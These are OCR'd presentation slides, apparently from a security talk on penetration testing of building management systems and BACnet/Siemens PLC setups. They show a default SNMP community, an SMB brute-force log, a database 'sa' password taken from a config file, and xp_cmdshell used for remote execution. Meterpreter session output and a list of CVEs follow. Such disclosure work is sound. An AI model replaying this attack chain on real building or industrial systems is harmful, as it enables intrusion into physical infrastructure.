
BACnet – tools
L-VIS






BACnet


WIN






Read/write access on SIEMENS PLC

BACnet: bonus




Editor to fully customize everything

BACnet: bonus




Full access to BACnet requests

BACnet: bonus



GUI changes

BACnet: bonus



GUI changes

BMS
(Building management system)

A **building management system** (**BMS**), otherwise known as a **building automation system** (**BAS**), is a computer-based control system installed in buildings that controls and monitors the building's mechanical and electrical equipment such as ventilation, lighting, power systems, fire systems, and security systems. A BMS consists of software and hardware; the software program, usually configured in a hierarchical manner, can be proprietary, using such protocols as C-Bus, Profibus, and so on. Vendors are also producing BMSs that integrate using Internet protocols and open standards such as DeviceNet, SOAP, XML, BACnet, LonWorks and Modbus.

BMS
(Building management system)

- Windows servers:
  - Communication (with PLC)
  - Logs
  - Presentation
- Quick scan and no critical vulnerability
- But many low/medium ones

BMS

Default SNMP community
Local users found using SNMP
Weak password for one local user
SQL 'sa' password found on a share
'xp_cmdshell' enabled... which allows RCE
Same password on every BMS servers

BMS

Default SNMP community
Local users found using SNMP
Weak password for one local user
SQL 'sa' password found on a share
'xp_cmdshell' enabled... which allows RCE
Same password on every BMS servers

Output

```
The remote SNMP server replies to the following default community
string :

public

| snmp-win32-users:
|   Administrateur
|   Invit\xC3\xA9
|   c[illegible]
|_  [illegible]_gtc
```

Port

161 / udp / snmp

BMS

Default SNMP community
Local users found using SNMP
Weak password for one local user
SQL 'sa' password found on a share
'xp_cmdshell' enabled... which allows RCE
Same password on every BMS servers

Output

```
The remote SNMP server replies to the following default community
string :

public          | snmp-win32-users:
                |   Administrateur
                |   Invit
Port ▾          |   c
                |_
161 / udp / snmp
```

```
[*] [redacted]:445 SMB - Starting SMB login bruteforce
[*] [redacted] - This system allows guest sessions with any credentials
[+] [redacted]:445 SMB - Success: '.\c[redacted]'
[*] [redacted]:445 SMB - Domain is ignored for user c[redacted]
```

BMS

Default SNMP community
Local users found using SNMP
Weak password for one local user
SQL 'sa' password found on a share
'xp_cmdshell' enabled... which allows RCE
Same password on every BMS servers

Output

```
The remote SNMP server replies to the following default community
string :

public
```

```
| snmp-win32-users:
|   Administrateur
|   Invit\xC3\xA9
|   c
|_
```

Port ▾

161 / udp / snmp

```
[*]                    :445 SMB - Starting SMB login bruteforce
[*]                    - This system allows guest sessions with any credentials
[+]
[*]
```

\\...\d\Specifiques\ImportVarExp\ImportVarExp.exe.config - Notepad++


Fichier Édition Recherche Affichage Encodage Langage Paramétrage Macro Exécution Compléments Documents ?

ImportVarExp.exe.config

```
1
2
3
4  System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >
5  SettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="Mac
6
7
8
9  Source=...;Initial Catalog=..._PARAM;Persist Security Info=True;User ID=sa;Password=5...
```

BMS

Default SNMP community
Local users found using SNMP
Weak password for one local user
SQL 'sa' password found on a share
'xp_cmdshell' enabled... which allows RCE
Same password on every BMS servers



BMS

Default SNMP community
Local users found using SNMP
Weak password for one local user
SQL 'sa' password found on a share
'xp_cmdshell' enabled... which allows RCE
Same password on every BMS servers

Output

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                        Path
 ---   ----  ----                  ----  -------  ----                        ----
 0     0     [System Process]
 4     0     System                x64   0
 248   4     smss.exe              x64   0
 312   3988  conhost.exe           x64   0        AUTORITE NT\Syst me         C:\Windows\System32\conhost.exe
 372   548   svchost.exe           x64   0        AUTORITE NT\SERVICE LOCAL   C:\Windows\System32\svchost.exe
 376   368   csrss.exe             x64   0
 444   436   csrss.exe             x64   1
 452   368   wininit.exe           x64   0        AUTORITE NT\Syst me         C:\Windows\System32\wininit.exe
 480   436   winlogon.exe          x64   1        AUTORITE NT\Syst me         C:\Windows\System32\winlogon.exe
 548   452   services.exe          x64   0
 556   452   lsass.exe             x64   0        AUTORITE NT\Syst me         C:\Windows\System32\lsass.exe
 624   548   svchost.exe           x64   0        AUTORITE NT\Syst me         C:\Windows\System32\svchost.exe
 672   548   svchost.exe           x64   0        AUTORITE NT\SERVICE R SEAU  C:\Windows\System32\svchost.exe
 752   480   dwm.exe               x64   1        Window Manager\DWM-1        C:\Windows\System32\dwm.exe
 784   548   svchost.exe           x64   0        AUTORITE NT\SERVICE LOCAL   C:\Windows\System32\svchost.exe
 812   548   svchost.exe           x64   0        AUTORITE NT\Syst me         C:\Windows\System32\svchost.exe
 848   548   svchost.exe           x64   0        AUTORITE NT\SERVICE LOCAL   C:\Windows\System32\svchost.exe
 868   548   sqlbrowser.exe        x86   0        AUTORITE NT\SERVICE LOCAL   C:\Program Files (x86)\Microsoft SQL Server\90\Shared\sqlbrowser.exe
 896   548   sqlwriter.exe         x64   0        AUTORITE NT\Syst me         C:\Program Files\Microsoft SQL Server\90\Shared\sqlwriter.exe
```

```
[*] Command Stager progress -  92.36% done (94437/102246 bytes)
[*] Command Stager progress -  93.83% done (95936/102246 bytes)
[*] Command Stager progress -  95.29% done (97435/102246 bytes)
[*] Command Stager progress -  96.76% done (98934/102246 bytes)
[*] Command Stager progress -  98.19% done (100400/102246 bytes)
[*] Command Stager progress -  99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Sending stage (957487 bytes) to
[*] Meterpreter session 1 opened (                                    ) at 2016-06-09 17:31:25

meterpreter > getuid
Server username:                \Administrateur
meterpreter >
```

Vuln report: a few 0day

0day:

Anonymous Remote Command Execution - CVE-2017-5173
Information Disclosure - CVE-2017-5163
SSRF (Server Side Request Forgery) - CVE-2017-6036
CSRF (Client Side Request Forgery) - CVE-2017-6038
XSS (Cross Site Scripting) - CVE-2017-13994
Local file inclusion- CVE-2017-13996
Cookie entropy is far too low - CVE-2017-13992
Sensitive files can be retrieved - CVE-2017-6040
(…)

Impact:

Device compromission
Denial of Service
Traffic interception / modification

Vuln report: a few 0day

SIEMENS

